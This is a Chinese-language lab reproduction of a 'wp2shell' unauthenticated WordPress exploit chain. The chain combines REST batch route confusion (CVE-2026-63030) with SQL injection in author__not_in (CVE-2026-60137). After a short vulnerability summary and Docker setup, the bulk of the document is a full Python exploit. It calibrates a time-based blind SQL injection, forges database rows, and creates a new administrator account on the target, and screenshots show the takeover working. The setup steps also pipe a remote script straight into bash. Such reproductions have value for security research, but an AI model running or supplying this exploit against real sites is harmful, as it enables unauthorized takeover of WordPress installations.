Wordpres wp2shell未授权RCE复现
该漏洞可在vulhub环境通过docker compose快速复现https://github.com/vulhub/vulhub/tree/master/wordpress
漏洞信息
wp2shell 是 WordPress 核心中的一条未授权管理员创建利用链,由两个漏洞组合而成。
CVE-2026-63030 是 WP_REST_Server::serve_batch_request_v1() 中的路由混淆漏洞。当某个批量子请求无法解析时,其错误对象会被写入 $validation 数组,但 $matches 数组中没有与之对应的条目。两个数组因此发生下标错位,使后续子请求可能使用另一个请求所匹配的路由和处理器执行。
CVE-2026-60137 是 WP_Query 中的 SQL 注入漏洞。author__not_in 参数只有在以数组形式传入时才会被转换为整数;如果传入字符串,该值便可能被直接拼接进 post_author NOT IN (...) 子句。攻击者可以在一个 REST API 批量请求中嵌套另一个批量请求,并提交 GET /wp/v2/categories?author_exclude=author_exclude 参数,因此该值能够原样通过校验;路由混淆随后使这个请求由文章接口的 get_items() 处理器执行。该处理器会把 author_exclude 映射到存在漏洞的 author__not_in 查询变量,从而形成未授权盲注 SQL 注入。
此环境中的漏洞利用方式将 SQL 注入升级为通过 WordPress 文章对象缓存和自定义程序变更集工作流程创建未经授权的管理员。
参考:
影响版本
- 6.8.0 <= WordPress <= 6.8.5 (仅受 CVE-2026-60137 漏洞影响)
- 6.9.0 <= WordPress <= 6.9.4
- 7.0.0 <= WordPress <= 7.0.1
快速复现
通过docker compose快速复现环境,依赖docker compose和docker,确保已安装docker和docker compose。
Docker 安装与换源
bash <(curl -sSL https://linuxmirrors.cn/docker.sh)Docker 更换镜像加速器
bash <(curl -sSL https://linuxmirrors.cn/docker.sh) --only-registry准备docker-compose.yml文件https://github.com/vulhub/vulhub/blob/master/wordpress/CVE-2026-63030/docker-compose.yml
cat << 'EOF' > docker-compose.yml
services:
  web:
    image: vulhub/wordpress:6.9.4
    depends_on:
      - db
    environment:
      WORDPRESS_DB_HOST: db
      WORDPRESS_DB_USER: root
      WORDPRESS_DB_PASSWORD: root
      WORDPRESS_DB_NAME: wordpress
      WORDPRESS_CONFIG_EXTRA: |
        define( 'AUTOMATIC_UPDATER_DISABLED', true );
        define( 'WP_AUTO_UPDATE_CORE', false );
    ports:
      - "8080:80"
  db:
    image: mysql:8.0
    environment:
      - MYSQL_ROOT_PASSWORD=root
      - MYSQL_DATABASE=wordpress
EOF
执行以下命令启动 WordPress 6.9.4:
docker compose up -d
使用vulhub项目提供的poc验证https://github.com/vulhub/vulhub/blob/master/wordpress/CVE-2026-63030/poc.py
准备poc.py文件
cat << 'EOF' > poc.py
#!/usr/bin/env python3
"""Reproduce the WordPress wp2shell administrator-creation chain.
This proof-of-concept combines the REST API batch route confusion
(CVE-2026-63030) with the WP_Query ``author__not_in`` SQL injection
(CVE-2026-60137). It deliberately stops after creating and verifying a new
administrator account. It does not log in to wp-admin, upload plugins, or
execute operating system commands.
The technique was first published by sergiointel:
https://github.com/sergiointel/wp2shell-poc
For educational use and authorized testing only.
"""
import argparse
import hashlib
import json
import re
import secrets
import statistics
import sys
import time
import urllib.error
import urllib.parse
import urllib.request
import uuid
from typing import Any, Dict, List, Optional, Sequence, Tuple
DEFAULT_DELAY = 0.4
DEFAULT_TIMEOUT = 30.0
MAX_INTEGER = (1 << 63) - 1
USER_AGENT = "Vulhub-wp2shell-PoC/1.0"
class ExploitError(RuntimeError):
"""Raised when the target cannot complete the expected exploit step."""
def info(message: str) -> None:
"""Print a progress message."""
print(f"[*] {message}", flush=True)
def success(message: str) -> None:
"""Print a successful result."""
print(f"[+] {message}", flush=True)
def positive_float(value: str) -> float:
"""Parse a positive floating-point command-line value."""
try:
number = float(value)
except ValueError as exc:
raise argparse.ArgumentTypeError(f"invalid number: {value}") from exc
if number <= 0:
raise argparse.ArgumentTypeError("value must be greater than zero")
return number
def target_url(value: str) -> str:
"""Validate and normalize an HTTP(S) target URL."""
parsed = urllib.parse.urlsplit(value)
if parsed.scheme not in ("http", "https") or not parsed.netloc:
raise argparse.ArgumentTypeError(
"target must be an absolute HTTP(S) URL, for example http://127.0.0.1:8080"
)
if parsed.query or parsed.fragment:
raise argparse.ArgumentTypeError("target must not contain a query string or fragment")
path = parsed.path.rstrip("/")
return urllib.parse.urlunsplit((parsed.scheme, parsed.netloc, path, "", ""))
def build_parser() -> argparse.ArgumentParser:
"""Build the command-line interface."""
parser = argparse.ArgumentParser(
description=(
"Reproduce CVE-2026-63030 and CVE-2026-60137 by creating a new "
"WordPress administrator account without authentication."
),
epilog=(
"examples:\n"
" %(prog)s http://127.0.0.1:8080\n"
" %(prog)s http://127.0.0.1:8080 --check\n"
" %(prog)s http://127.0.0.1:8080 --username researcher "
"--email researcher@example.com"
),
formatter_class=argparse.RawDescriptionHelpFormatter,
)
parser.add_argument("target", type=target_url, help="base URL of the WordPress site")
parser.add_argument(
"-c",
"--check",
action="store_true",
help="check the blind SQL injection only; do not create an account",
)
account = parser.add_argument_group("administrator account")
account.add_argument(
"--username",
metavar="NAME",
help="username to create (default: w2s_<random>)",
)
account.add_argument(
"--password",
metavar="PASSWORD",
help="password for the new account (default: randomly generated)",
)
account.add_argument(
"--email",
metavar="ADDRESS",
help="email for the new account (default: <username>@wp2shell.local)",
)
tuning = parser.add_argument_group("timing and network")
tuning.add_argument(
"--delay",
type=positive_float,
default=DEFAULT_DELAY,
metavar="SECONDS",
help=f"initial SQL sleep delay (default: {DEFAULT_DELAY})",
)
tuning.add_argument(
"--timeout",
type=positive_float,
default=DEFAULT_TIMEOUT,
metavar="SECONDS",
help=f"HTTP request timeout (default: {DEFAULT_TIMEOUT:g})",
)
return parser
def sql_hex(value: str) -> str:
"""Encode a string as a MySQL hexadecimal literal."""
return f"0x{value.encode().hex()}" if value else "''"
def post_row(
post_id: int,
content: str,
title: str,
status: str,
name: str,
parent: int,
post_type: str,
) -> str:
"""Build one forged ``wp_posts`` row for a UNION SELECT."""
timestamp = sql_hex("2020-01-01 00:00:00")
return ",".join(
(
str(post_id),
"1",
timestamp,
timestamp,
sql_hex(content),
sql_hex(title),
"''",
sql_hex(status),
sql_hex("closed"),
sql_hex("closed"),
"''",
sql_hex(name),
"''",
"''",
timestamp,
timestamp,
"''",
str(parent),
"''",
"0",
sql_hex(post_type),
"''",
"0",
)
)
class Wp2ShellExploit:
"""Implement the timing oracle and administrator-creation chain."""
def __init__(self, base_url: str, delay: float, timeout: float) -> None:
self.base_url = base_url
self.batch_url = f"{base_url}/?rest_route=/batch/v1"
self.sleep_delay = delay
self.timeout = timeout
self.threshold: Optional[float] = None
self.retry_band: Optional[float] = None
def request(self, url: str) -> bytes:
"""Send a GET request and return its response body."""
request = urllib.request.Request(url, headers={"User-Agent": USER_AGENT})
with urllib.request.urlopen(request, timeout=self.timeout) as response:
return response.read()
def send_batch(self, inner_requests: Sequence[Dict[str, Any]]) -> bytes:
"""Wrap sub-requests in the nested batch that triggers route confusion.
The first outer sub-request cannot be parsed. WordPress records its
validation error without adding the corresponding route match, shifting
the internal arrays out of alignment. The next sub-request is therefore
executed under the batch handler and supplies the attacker-controlled
inner request list.
"""
payload = {
"requests": [
{"method": "POST", "path": "http://:"},
{
"method": "POST",
"path": "/wp/v2/posts",
"body": {"requests": inner_requests},
},
{"method": "POST", "path": "/batch/v1"},
]
}
request = urllib.request.Request(
self.batch_url,
data=json.dumps(payload).encode(),
headers={"Content-Type": "application/json", "User-Agent": USER_AGENT},
method="POST",
)
with urllib.request.urlopen(request, timeout=self.timeout) as response:
return response.read()
def probe_time(self, condition: str) -> float:
"""Measure a boolean condition using the time-based SQLi oracle."""
query = f"SELECT IF(({condition}),SLEEP({self.sleep_delay}),0)"
started = time.perf_counter()
self.send_batch(
[
{"method": "GET", "path": "http://:"},
{
"method": "GET",
"path": "/wp/v2/categories?"
+ urllib.parse.urlencode({"author_exclude": query}),
},
{"method": "GET", "path": "/wp/v2/posts"},
]
)
return time.perf_counter() - started
def calibrate(self) -> Tuple[float, float]:
"""Calibrate the timing oracle and confirm that the target is vulnerable."""
for _ in range(3):
fast_samples = [self.probe_time("1=0") for _ in range(5)]
slow_samples = [self.probe_time("1=1") for _ in range(3)]
fast = statistics.median(fast_samples)
slow = statistics.median(slow_samples)
jitter = statistics.median(
abs(sample - fast) for sample in fast_samples
)
if slow - fast > max(0.06, jitter * 8):
self.threshold = (fast + slow) / 2
self.retry_band = max(0.02, jitter * 3)
return fast, slow
self.sleep_delay *= 2
raise ExploitError("target does not appear to be vulnerable")
def condition_is_true(self, condition: str) -> bool:
"""Evaluate a boolean SQL condition, retrying measurements near the threshold."""
if self.threshold is None or self.retry_band is None:
raise ExploitError("timing oracle has not been calibrated")
elapsed = self.probe_time(condition)
if abs(elapsed - self.threshold) > self.retry_band:
return elapsed > self.threshold
samples = [elapsed, self.probe_time(condition), self.probe_time(condition)]
return statistics.median(samples) > self.threshold
def get_scalar(self, query: str, max_length: int) -> str:
"""Extract a printable string through binary-searched blind SQL injection."""
expression = f"COALESCE(({query}),'')"
lower, upper = 0, max_length
while lower < upper:
middle = (lower + upper + 1) // 2
if self.condition_is_true(
f"CHAR_LENGTH({expression}) >= {middle}"
):
lower = middle
else:
upper = middle - 1
result = []
for position in range(1, lower + 1):
low, high = 32, 126
while low < high:
middle = (low + high + 1) // 2
condition = (
f"ASCII(SUBSTRING({expression},{position},1)) >= {middle}"
)
if self.condition_is_true(condition):
low = middle
else:
high = middle - 1
result.append(chr(low))
return "".join(result)
def get_integer(self, query: str) -> int:
"""Extract a non-negative integer through blind SQL injection."""
expression = f"COALESCE(({query}),0)"
lower, upper = 0, 1
while self.condition_is_true(f"{expression} >= {upper}"):
lower = upper
if upper >= MAX_INTEGER:
raise ExploitError("integer extraction exceeded the supported range")
upper = min(upper * 2, MAX_INTEGER)
while lower < upper:
middle = (lower + upper + 1) // 2
if self.condition_is_true(f"{expression} >= {middle}"):
lower = middle
else:
upper = middle - 1
return lower
def public_post_link(self) -> str:
"""Return the link of one published post used to seed oEmbed entries."""
url = f"{self.base_url}/?rest_route=/wp/v2/posts&per_page=1&_fields=link"
items = json.loads(self.request(url))
if (
not isinstance(items, list)
or not items
or not isinstance(items[0], dict)
or not items[0].get("link")
):
raise ExploitError(
"no public post found; complete the WordPress installation first"
)
return str(items[0]["link"])
def seed_oembed_posts(self, public_post_link: str) -> Tuple[str, List[str]]:
"""Create three real oEmbed cache posts and return their source URLs."""
token = secrets.token_hex(6)
public_post = urllib.parse.urlsplit(public_post_link)
embed_urls = [
urllib.parse.urlunsplit(
(
public_post.scheme,
public_post.netloc,
public_post.path,
public_post.query,
f"{token}{index}",
)
)
for index in range(3)
]
seed_content = "".join(
f'[embed width="500" height="750"]{url}[/embed]'
for url in embed_urls
)
seed_query = (
"1) AND 1=0 UNION ALL SELECT "
+ post_row(0, seed_content, "seed", "publish", "seed", 0, "post")
+ " -- -"
)
self.send_batch(
[
{"method": "GET", "path": "http://:"},
{
"method": "GET",
"path": "/wp/v2/widgets?"
+ urllib.parse.urlencode(
{
"author_exclude": seed_query,
"per_page": -1,
"orderby": "none",
"context": "view",
}
),
},
{"method": "GET", "path": "/wp/v2/posts"},
]
)
return token, embed_urls
def recover_database_context(self) -> Tuple[str, str, int]:
"""Recover the posts table, table prefix, and an administrator user ID."""
posts_table = self.get_scalar(
"SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES "
"WHERE TABLE_SCHEMA=DATABASE() "
"AND RIGHT(TABLE_NAME,6)=0x5f706f737473 "
"ORDER BY CHAR_LENGTH(TABLE_NAME),TABLE_NAME LIMIT 1",
64,
)
if not re.fullmatch(r"[A-Za-z0-9_$]+_posts", posts_table):
raise ExploitError("could not recover a valid WordPress posts table")
table_prefix = posts_table[:-5]
administrator_id = self.get_integer(
f"SELECT u.ID FROM `{table_prefix}users` u "
f"JOIN `{table_prefix}usermeta` m ON m.user_id=u.ID "
f"WHERE m.meta_key={sql_hex(table_prefix + 'capabilities')} "
"AND INSTR(m.meta_value,"
+ sql_hex('s:13:"administrator";b:1;')
+ ")>0 ORDER BY u.ID LIMIT 1"
)
if administrator_id < 1:
raise ExploitError("could not locate an existing administrator")
return posts_table, table_prefix, administrator_id
def recover_cache_post_ids(
self, posts_table: str, embed_urls: Sequence[str]
) -> List[int]:
"""Recover the database IDs of the newly created oEmbed cache posts."""
embed_size = 'a:2:{s:5:"width";s:3:"500";s:6:"height";s:3:"750";}'
cache_post_ids = []
for embed_url in embed_urls:
cache_key = hashlib.md5((embed_url + embed_size).encode()).hexdigest()
post_id = self.get_integer(
f"SELECT ID FROM `{posts_table}` "
"WHERE post_type=0x6f656d6265645f6361636865 "
f"AND post_name=0x{cache_key.encode().hex()} "
"ORDER BY ID DESC LIMIT 1"
)
if post_id < 1:
raise ExploitError("could not recover an oEmbed cache post ID")
cache_post_ids.append(post_id)
if len(cache_post_ids) != 3 or len(set(cache_post_ids)) != 3:
raise ExploitError("oEmbed cache seeding did not create three unique posts")
return cache_post_ids
def create_administrator(
self,
administrator_id: int,
cache_post_ids: Sequence[int],
embed_urls: Sequence[str],
username: str,
password: str,
email: str,
) -> None:
"""Publish a forged changeset and create a new administrator account."""
outer_loop_id = 1_800_000_000 + secrets.randbelow(100_000_000)
nav_item_id = outer_loop_id + 1
inner_loop_id = outer_loop_id + 2
changeset = json.dumps(
{
f"nav_menu_item[{nav_item_id}]": {
"value": {
"object_id": 0,
"object": "",
"menu_item_parent": 0,
"position": 0,
"type": "custom",
"title": "proof",
"url": "https://github.com/vulhub/vulhub",
"target": "",
"attr_title": "",
"description": "proof",
"classes": "",
"xfn": "",
"status": "publish",
"nav_menu_term_id": 0,
"_invalid": False,
},
"type": "nav_menu_item",
"user_id": administrator_id,
}
},
separators=(",", ":"),
)
poisoned_posts = (
post_row(
0,
f'[embed width="500" height="750"]{embed_urls[1]}[/embed]',
"trigger",
"publish",
"trigger",
0,
"post",
),
post_row(
cache_post_ids[0],
changeset,
"changeset",
"future",
str(uuid.uuid4()),
outer_loop_id,
"customize_changeset",
),
post_row(
outer_loop_id,
"outer",
"outer",
"draft",
"outer",
cache_post_ids[0],
"post",
),
post_row(
cache_post_ids[1],
"",
"cache",
"publish",
"cache",
cache_post_ids[0],
"post",
),
post_row(
nav_item_id,
"nav",
"nav",
"publish",
"nav",
cache_post_ids[2],
"nav_menu_item",
),
post_row(
cache_post_ids[2],
"parse",
"parse",
"parse",
"parse",
inner_loop_id,
"request",
),
post_row(
inner_loop_id,
"inner",
"inner",
"draft",
"inner",
cache_post_ids[2],
"post",
),
)
escalation_query = (
"1) AND 1=0 UNION ALL SELECT "
+ " UNION ALL SELECT ".join(poisoned_posts)
+ " -- -"
)
new_administrator = {
"username": username,
"email": email,
"password": password,
"roles": ["administrator"],
}
self.send_batch(
[
{"method": "GET", "path": "http://:"},
{
"method": "GET",
"path": "/wp/v2/widgets?"
+ urllib.parse.urlencode(
{
"author_exclude": escalation_query,
"per_page": -1,
"orderby": "none",
"context": "view",
}
),
},
{"method": "GET", "path": "/wp/v2/posts"},
{
"method": "POST",
"path": "/wp/v2/users",
"body": new_administrator,
},
{
"method": "POST",
"path": "/wp/v2/users",
"body": new_administrator,
},
]
)
def administrator_exists(self, table_prefix: str, username: str) -> bool:
"""Verify that the user exists and has the administrator role."""
condition = (
f"EXISTS(SELECT 1 FROM `{table_prefix}users` u "
f"JOIN `{table_prefix}usermeta` m ON m.user_id=u.ID "
f"WHERE u.user_login={sql_hex(username)} "
f"AND m.meta_key={sql_hex(table_prefix + 'capabilities')} "
"AND INSTR(m.meta_value,"
+ sql_hex('s:13:"administrator";b:1;')
+ ")>0)"
)
return self.condition_is_true(condition)
def validate_account_options(
parser: argparse.ArgumentParser, args: argparse.Namespace
) -> None:
"""Reject contradictory or empty account-related options."""
supplied = (args.username, args.password, args.email)
if args.check and any(value is not None for value in supplied):
parser.error("account options cannot be used together with --check")
for option, value in (
("--username", args.username),
("--password", args.password),
("--email", args.email),
):
if value is not None and not value:
parser.error(f"{option} cannot be empty")
def run(args: argparse.Namespace) -> None:
"""Run vulnerability detection and, unless requested otherwise, exploitation."""
exploit = Wp2ShellExploit(args.target, args.delay, args.timeout)
info(f"Target: {args.target}")
info("Calibrating the time-based SQL injection oracle")
fast, slow = exploit.calibrate()
success(
"Target is vulnerable "
f"(baseline: {fast:.3f}s, delayed: {slow:.3f}s, SQL delay: {exploit.sleep_delay:g}s)"
)
if args.check:
info("Check-only mode selected; no administrator account was created")
return
info("Seeding three database-backed oEmbed cache posts")
public_post = exploit.public_post_link()
token, embed_urls = exploit.seed_oembed_posts(public_post)
info("Extracting the WordPress table prefix and an administrator user ID")
posts_table, table_prefix, administrator_id = exploit.recover_database_context()
success(f"Posts table: {posts_table}")
success(f"Existing administrator ID: {administrator_id}")
info("Recovering the oEmbed cache post IDs")
cache_post_ids = exploit.recover_cache_post_ids(posts_table, embed_urls)
success("oEmbed cache post IDs: " + ", ".join(map(str, cache_post_ids)))
username = args.username or f"w2s_{token}"
password = args.password or f"W2s!{secrets.token_urlsafe(15)}"
email = args.email or f"{username}@wp2shell.local"
info("Publishing the forged changeset and creating the administrator")
exploit.create_administrator(
administrator_id,
cache_post_ids,
embed_urls,
username,
password,
email,
)
info("Verifying the new account through blind SQL injection")
if not exploit.administrator_exists(table_prefix, username):
raise ExploitError("the administrator account could not be verified")
success("Administrator account created and verified")
print(f" Username: {username}")
print(f" Password: {password}")
print(f" Email: {email}")
def main(argv: Optional[Sequence[str]] = None) -> int:
"""Parse command-line arguments and return a process exit code."""
parser = build_parser()
args = parser.parse_args(argv)
validate_account_options(parser, args)
try:
run(args)
except KeyboardInterrupt:
print("\n[-] Interrupted by user", file=sys.stderr)
return 130
except (ExploitError, json.JSONDecodeError) as exc:
print(f"[-] {exc}", file=sys.stderr)
return 1
except urllib.error.HTTPError as exc:
print(f"[-] HTTP request failed: {exc.code} {exc.reason}", file=sys.stderr)
return 1
except urllib.error.URLError as exc:
print(f"[-] Network request failed: {exc.reason}", file=sys.stderr)
return 1
except TimeoutError:
print("[-] Network request timed out", file=sys.stderr)
return 1
return 0
if __name__ == "__main__":
raise SystemExit(main())
EOF使用--check参数可以只验证是否存在sql盲注漏洞
python poc.py http://192.168.1.4:8080 --check
创建管理员账号
python poc.py http://192.168.1.4:8080

使用该账号可以成功登录,并且是管理员权限
